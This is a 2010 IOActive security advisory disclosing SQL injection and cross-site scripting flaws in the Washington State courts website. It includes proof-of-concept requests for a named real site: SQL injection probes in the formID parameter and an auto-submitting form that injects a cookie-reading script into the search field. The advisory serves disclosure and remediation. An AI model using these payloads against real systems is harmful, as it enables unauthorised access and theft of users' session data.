IOActive Security Advisory

Title	SQL Injection and Cross-site Scripting at www.*courts.wa.gov*
Severity	Medium
Date Discovered	March 18, 2010
Date Reported	March 23, 2010
Discovered by	Mike Davis, Rich Lundeen, and Sean Malone

Affected Products

The web application at *www.courts.wa.gov* contains SQL injection and cross-site scripting vulnerabilities.

Description

The `formID` parameter at *http://www.courts.wa.gov/forms/* is vulnerable to SQL injection. The `searchTerms` parameter at *http://www.courts.wa.gov/search/index.cfm* is vulnerable to cross-site scripting attacks. Exploiting these vulnerabilities would likely expose sensitive data and may result in compromise of the affected systems.

Proof of Concept

1. SQL Injection

This issue is demonstrated with the following request, where a single quote is inserted into the `formID` parameter:

```
http://www.courts.wa.gov/forms/?fa=forms.contribute&formID='
```

Submitting this request results in the following database error trace:

```
…
SELECT *
FROM TableBuilder
WHERE id = #formID#
</cfquery>
```

Figure 1 provides a screenshot of the error.



Figure 1

The following GET request further demonstrates the issue and that it is executed cleanly:

```
GET /forms/?fa=forms.contribute&formID=5-3+ORDER+BY+1+ASC
```

2. Cross-Site Scripting

The search feature in the *www.courts.wa.gov* web application is vulnerable to cross-site scripting attacks, as demonstrated by the following, auto-submitting form:

```
<html>
      <body onload="document.searchform.submit();">
            <form name="searchform"
action="http://www.courts.wa.gov/search/index.cfm?fa=search.start
_search" method="post">
                  <input type="hidden" name="searchTerms"
value="<script>alert(document.cookie)</script>" />
            </form>
      </body>
</html>
```

Figure 2 provides a screenshot of the JavaScript execution.

Figure 2

Remediation

Sanitize user-controlled input and use managed functions to access the database.